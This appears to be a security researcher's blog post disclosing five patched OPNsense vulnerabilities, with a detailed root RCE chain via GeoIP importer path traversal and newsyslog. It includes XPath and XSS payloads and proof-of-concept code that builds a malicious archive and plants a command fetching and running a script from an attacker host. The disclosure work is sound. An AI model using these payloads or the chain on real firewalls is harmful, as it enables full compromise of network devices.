
Chasing the OPNsense RCE: The Story Behind My First CVEs (CVE-2026-57155)

How I found 5 vulnerabilities and achieved Remote Code Execution in OPNsense after a week of security research (including CVE-2026-57155).

Posted **Jun 30, 2026** • Updated **Jul 8, 2026**



OPNsense security research - from low-priv to root RCE

By **HackerAsk**

12 min read

Contents >

I think every security researcher remembers their first CVE. For me, that milestone did not arrive as a single, low-impact bug. Instead, during one of my designated security research weeks at Hacking Cult, my deep dive into OPNsense yielded five accepted vulnerabilities. This milestone was capped off by a critical Remote Code Execution flaw with a 9.9 CVSS rating (CVE-2026-57155).

As a popular open-source FreeBSD-based firewall and routing platform, OPNsense sits at the edge of enterprise and home networks. The claim of OPNsense is to make digital security accessible to everyone by providing all the features of expensive commercial firewalls and more for free.

As penetration testers at our company, we regularly have the opportunity to spend time on security research and professional development. Because we rely heavily on open-source software, we decided to use this time to conduct penetration tests to help improve the ecosystem. In a community poll, OPNsense was suggested as a target, a perfect fit!

Over the course of five days, I was able to identify eight vulnerabilities. In the interest of responsible disclosure, this write-up will focus exclusively on the five that have already been patched. Of the remaining three, one was identified as a duplicate, while the other two are still under active review by the maintainers at the time of writing.

Finding	CVE/GHSA	Severity
RCE via Arbitrary File Write in GeoIP Alias Importer	`CVE-2026-57155` `GHSA-wjqq-rfmm-v5h3`	Critical (9.9)
XPath injection in MVC safe-delete	`CVE-2026-58395` `GHSA-98h6-479q-9q3w`	Medium (4.3)
Stored XSS in Services: NTP GPS	`CVE-2026-58392` `GHSA-h793-67jm-j4m5`	Medium (5.4)
Stored XSS via certificate description	`CVE-2026-58394` `GHSA-8pgr-x852-qx4j`	Medium (5.2)
Stored XSS in Firewall Rules/NAT grids	`CVE-2026-58391` `GHSA-2xrm-p255-p43h`	Medium (5.4)

Thanks to the rapid and professional response of the OPNsense team, all five disclosed vulnerabilities have been successfully remediated.

In this post, I will walk you through the background story of this research week, briefly outline the four moderate bugs and finally, provide a deep-dive technical analysis of how I discovered and chained together CVE-2026-57155 to achieve full RCE.

A Week in the Code

The research kicked off with setting up an OPNsense instance on a virtual machine. I downloaded the source code of the OPNsense core and began diving straight in. My primary goal was to map out the applications attack surface, tracing the routing logic and the Phalcon-based Model-View-Controller (MVC) framework that powers the web interface.

To achieve this, a major cornerstone of my methodology was manual taint analysis. I extensively utilized `ripgrep` with custom regular expressions to hunt for potential sinks across the massive PHP codebase. By grepping for dangerous functions, such as file system operations, shell executions and unsanitized output, I could manually trace the execution flow backward to see if user-supplied input ever reached those sinks without proper validation.

Tracing sinks in OPNsense presented a challenge because of the Phalcon framework. Much of the routing and parameter binding is handled dynamically under the hood, meaning a simple grep does not always tell the whole story. I often had to cross-reference my `ripgrep` findings with the actual XML configuration files that map the frontend controllers to the backend API endpoints.

In addition, I used Burp Suite for dynamic proxying to intercept and analyze the API calls between the frontend and the Phalcon backend. I also aggressively fuzzed various input fields, such as certificate descriptions, alias names and grid parameters, with XSS polyglot payloads. Polyglots are incredibly efficient for this type of black-box testing because a single payload is crafted to break out of multiple contexts simultaneously (e.g. escaping an HTML attribute, a JavaScript string and standard HTML tags all at once).

Four Moderate Vulnerabilities

Before telling you more details about the critical RCE I found, a few words about the other moderate vulnerabilities I discovered in my OPNsense audit. None of them allow you to get a root shell on their own, but each one tells you something about how the same class of mistake (trusting input without sanitization) shows up in different corners of the same codebase.

XPath Injection in MVC Safe-Delete

All "delete" buttons in the MVC-based modules of OPNsense eventually call the same generic safe-delete routine, which is shared by dozens of endpoints. So when I found that the delete token from the URL gets dropped straight into an XPath query with plain string interpolation, it did not affect one endpoint. It affected **twenty-one**!

A payload as simple as `')or('` turns:

```php
$xpath = "//text()[contains(.,'{$token}')]";
```

into a query that matches every text node in `config.xml`. When it matches, the API throws an HTTP 500 error message with module, description and UUID of the matched node.

A user with one privilege among several can use a safe-delete endpoint as a read oracle for modules they were never supposed to see. No data is changed, no deletion happens, but the config leaks through the error message anyway.

Three Stored XSS

The remaining three findings are all stored XSS and what I find more interesting than any single payload is the pattern connecting them: in every case, the escaping happened in the wrong place.

In the Firewall Rules and NAT grids, category names and alias descriptions land inside a `title="..."` attribute, but the backend only runs `htmlspecialchars()` with `ENT_NOQUOTES`, which blocks `<`, `>` and `&` but not the one double quote (`"`) needed to close the attribute and inject an event-handler attribute like `onanimationstart` onto the existing `<span>`, which lets it execute JavaScript with zero user interaction.

The NTP GPS page tries harder. It calls an escaper, but only on the base64-encoded form of the initialization command. By the time the value is decoded back onto the page inside a `<textarea>`, the escaping has already been spent on a string that no longer exists, so a payload that simply closes the tag early, runs the moment the page renders:

```HTML
</textarea><script>alert(1337);</script>
```

Another case is the SSL Certificate dropdown on the Administration page. It reads the certificate descriptions straight from `config.xml` and prints the value into an `<option>` tag with no escaping at all. So a plain `<script>alert(1337);</script>` payload just works.

Three different mistakes, three different code paths. But the lesson is the same one that also unlocked the Remote Code Execution: validate and escape as close to the sink as possible, because every extra step in between is a chance for the protection to quietly fall off.

Chasing the RCE

Understanding the Vulnerable Code

OPNsense ships with a built-in GeoIP alias importer. You can point it at a country-IP database URL and it periodically downloads and unpacks that database as `root` so you can build firewall aliases like “all of country X”. That importer lives in `src/opnsense/scripts/filter/lib/alias/geoip.py` and blindly writes whatever filename the downloaded database tells it to.

Two functions handle the unpacking: `process_zip()` and `process_gzip()`. Both share the identical flaw. The archive contains a “locations” CSV mapping a `geoname_id` to a `country_iso_code` and a “blocks” CSV mapping the same `geoname_id` to a `network` value. The importer joins the two on `geoname_id`, then writes one output file per country:

```Python
```

```
# src/opnsense/scripts/filter/lib/alias/geoip.py
_target_dir = '/usr/local/share/GeoIP/alias'                    # line 46
...
country_code = country_codes[parts[1]]                          # line 88 - fr
if country_code not in output_handles:
    output_handles[country_code] = open(
        '%s/%s-%s' % (cls._target_dir, country_code, proto), 'w')  # line 90-91 -
...
output_handles[country_code].write("%s\n" % parts[0])           # line 94 - co
```

`country_code` never gets validated. It goes straight from the CSV into a file path. Swap it for `../../../../../etc/newsyslog.conf.d/zzz_pwn` and "one output file per country" becomes "one output file wherever I want", with content taken directly from the `network` column of the blocks CSV. The one structural constraint the importer leaves standing is the `-IPv4` / `-IPv6` suffix appended to every filename. And that single detail ends up shaping the entire rest of the exploit chain.

The Exploit Chain

Three authenticated API calls turn that write sink into a root shell. And all three only require a single privilege most admins would consider harmless to delegate: `Firewall: Alias: Edit`.

1. `POST /api/firewall/alias/set` - stores an attacker-controlled URL as the GeoIP source in `config.xml`. There is no restriction on which host that URL can point to.
2. `POST /api/firewall/alias/reconfigure` - re-renders `/usr/local/etc/filter_geoip.conf`, baking the URL of the attacker into the file the importer will read.
3. `POST /api/firewall/alias/update/geoip` - triggers the `configd` `update.geoip` action, which runs `geoip.py` as `root`. It fetches my malicious archive and unpacks it with the vulnerable `country_code` logic.

That is already an arbitrary root file write, with one catch: every filename ends in `-IPv4` or `-IPv6`. Normally that kind of forced suffix kills a path-traversal write. You can not simply drop a working PHP web shell or crontab line if the filename has to end in a useless suffix. But after some reconnaissance on the OPNsense FreeBSD operating system, I discovered that the default

`/etc/crontab` runs `newsyslog` every hour as `root` and `newsyslog` reads every file matching `/etc/newsyslog.conf.d/*` (this includes our `-IPv4` and `-IPv6` suffixes!).

To abuse this, the exploit writes two files:

- `/etc/newsyslog.conf.d/zzz_pwn-IPv4` - a newsyslog entry with an `R` (run-command) action, so `newsyslog` executes an arbitrary shell command whenever this log line "rotates".
- `/var/log/rotate_bait-IPv4` - a log file with a size of at least 1KB, so the size-based rotation trigger of `newsyslog` fires the next time it runs.

On the full hour, the `root` cronjob rotates the oversized log file and executes the injected command. All from an account that was only ever supposed to be allowed to edit firewall aliases.

Proof of Concept

> **Legal Notice:** This is for educational purposes! (Do not use this illegally!)

You can get the full Proof of Concept in my `Ampferl/security` repository. Here I will just show the parts that carry the actual exploit idea.

First, the traversal targets and the `newsyslog` payload itself:

Python

```python
# traversal targets (geoip.py appends '-IPv4'/'-IPv6') (the traversed dirs must
TRAVERSE = "../../../../../../../.."
CONF_PATH = f"{TRAVERSE}/etc/newsyslog.conf.d/zzz_pwn"
LOG_PATH = f"{TRAVERSE}/var/log/rotate_bait"

# Stage-1: the newsyslog `R` command fetches and runs a second-stage script
STAGE1 = (
    "/usr/bin/true;"
    f"/usr/bin/fetch$-qo/tmp/.r$http://{ATTACK_IP}:{HTTP_PORT}/s;"
    "/bin/sh${IFS}/tmp/.r;:"
)

NEWSYSLOG_ENTRY = f"/var/log/rotate_bait-IPv4 644 1 1 * R {STAGE1}"
TRIGGER_PAD = "X" * 1400  # >1KB so size-based rotation fires on the next newsys
```

Then the malicious archive is built. The traversal path goes into the `country_iso_code` column, the `newsyslog` fragment goes into the `network` column, joined via `geoname_id`:

```python
def build_zip() -> bytes:
    locations = "\n".join([
        "geoname_id,locale_code,continent_code,continent_name,country_iso_code",
        f"1,en,EU,Europe,{CONF_PATH}",
        f"2,en,EU,Europe,{LOG_PATH}",
    ])
    blocks = "\n".join([
        "network,geoname_id",
        f"{NEWSYSLOG_ENTRY},1",
        f"{TRIGGER_PAD},2",
    ])
    buf = io.BytesIO()
    with zipfile.ZipFile(buf, "w", zipfile.ZIP_DEFLATED) as z:
        z.writestr("GeoLite2-Country-Locations-en.csv", locations)
        z.writestr("GeoLite2-Country-Blocks-IPv4.csv", blocks)
    return buf.getvalue()
```

And finally, the three requests from "The Exploit Chain" section above are called to perform the arbitrary file write:

```python
s.post(f"{BASE}/api/firewall/alias/set",
       json={"alias": {"geoip": {"url": f"http://{ATTACK_IP}:{HTTP_PORT}/db.zip"}

s.post(f"{BASE}/api/firewall/alias/reconfigure", json={})

s.post(f"{BASE}/api/firewall/alias/update/geoip", json={})
```

Point it at the lab with a low-privileged user account holding the `Firewall: Alias: Edit` role:

```shell
$ python3 poc.py -a 192.168.1.120 -u hackerask -p password
```

> **Trigger timing:** the file write is immediate. The `R`-command runs on the next hourly `newsyslog` cronjob.

For an instant demonstration, force it with `newsyslog -Fv`, or set the clock to one minute before the hour (`date 202606221159.00`) and let it tick over to trigger the cron.

This video showcases the full exploitation chain of the PoC in action - from a low-privileged user to an interactive root shell:



The Impact

The true severity of CVE-2026-57155 lies in the minimal access required to trigger a total system compromise. A low-privileged firewall user can leverage this flaw to completely bypass their privilege boundaries.

By exploiting the vulnerability in the GeoIP Alias Importer, it is possible to:

- **Achieve Arbitrary File Write:** Write arbitrary files with attacker-controlled content as `root` into any pre-existing directory on the filesystem.

- **Escalate to Root Remote Code Execution:** Pivot from creating files on the firewall server to full Remote Code Execution as `root` by abusing the systems `newsyslog` utility.

Instead of giving up with an arbitrary file write, I used my HackTheBox and situational awareness skills from the OSCP and escalated the vulnerability to a Remote Code Execution!

TL;DR

During a dedicated security research week at Hacking Cult, I audited the OPNsense firewall and reported multiple vulnerabilities. While the audit yielded several moderate bugs involving XPath injection and Stored XSS, the most critical finding was CVE-2026-57155 (with CVSS 9.9 rating). By exploiting a path traversal flaw in the GeoIP alias importer, an authenticated attacker could achieve arbitrary file write and escalate it to full **Remote Code Execution** as `root`. All disclosed issues have been fully patched in version `26.1.11` of OPNsense.

Conclusion & Acknowledgments

A big thank-you to the **OPNsense maintainers and security team** for their quick, friendly and professional handling of these reports. I always got a fast response and acknowledgement, responsible triage and remediation. Coordinated disclosure works best when the project on the other side engages like this and OPNsense did exactly that.

Thanks as well to my company, **Hacking Cult GmbH**, for supporting this dedicated security-research time.

Updates

- 06.07.2026: Heise Online published an article about the OPNsense RCE

Writeup, Security Research

opnsense firewall security-research rce xss injection cve CVE-2026-57155

This post is licensed under **CC BY 4.0** by the author.

Share:

Further Reading

Nov 8, 2024

PermX - HackTheBox Machine WriteUp

This is my WriteUp for the medium difficulty Linux machine Blurry on HackTheBox Labs. Recon My first step was to scan with nmap the machine for open ports: $ nmap -Pn -sV $LAB_IP PORT STATE S...

Oct 24, 2024

Blurry - HackTheBox Machine WriteUp

This is my WriteUp for the medium difficulty Linux machine Blurry on HackTheBox Labs. Recon My first step was to scan with nmap the machine for open ports: $ nmap -p- -vvv $LAB_IP -Pn Copy the ...

Oct 16, 2024

BoardLight - HackTheBox Machine WriteUp

This is my WriteUp for the easy Linux Machine BoardLight on HackTheBox Labs. After starting the machine and my penetration testing environment, I connected to the HackTheBox VPN and was ready to s...

OLDER
My OSCP Pentesting Cheatsheet

NEWER
-

Loading comments…

© 2026 **HackerAsk**. Some rights reserved.
Using the **Chirpy** theme for **Jekyll**.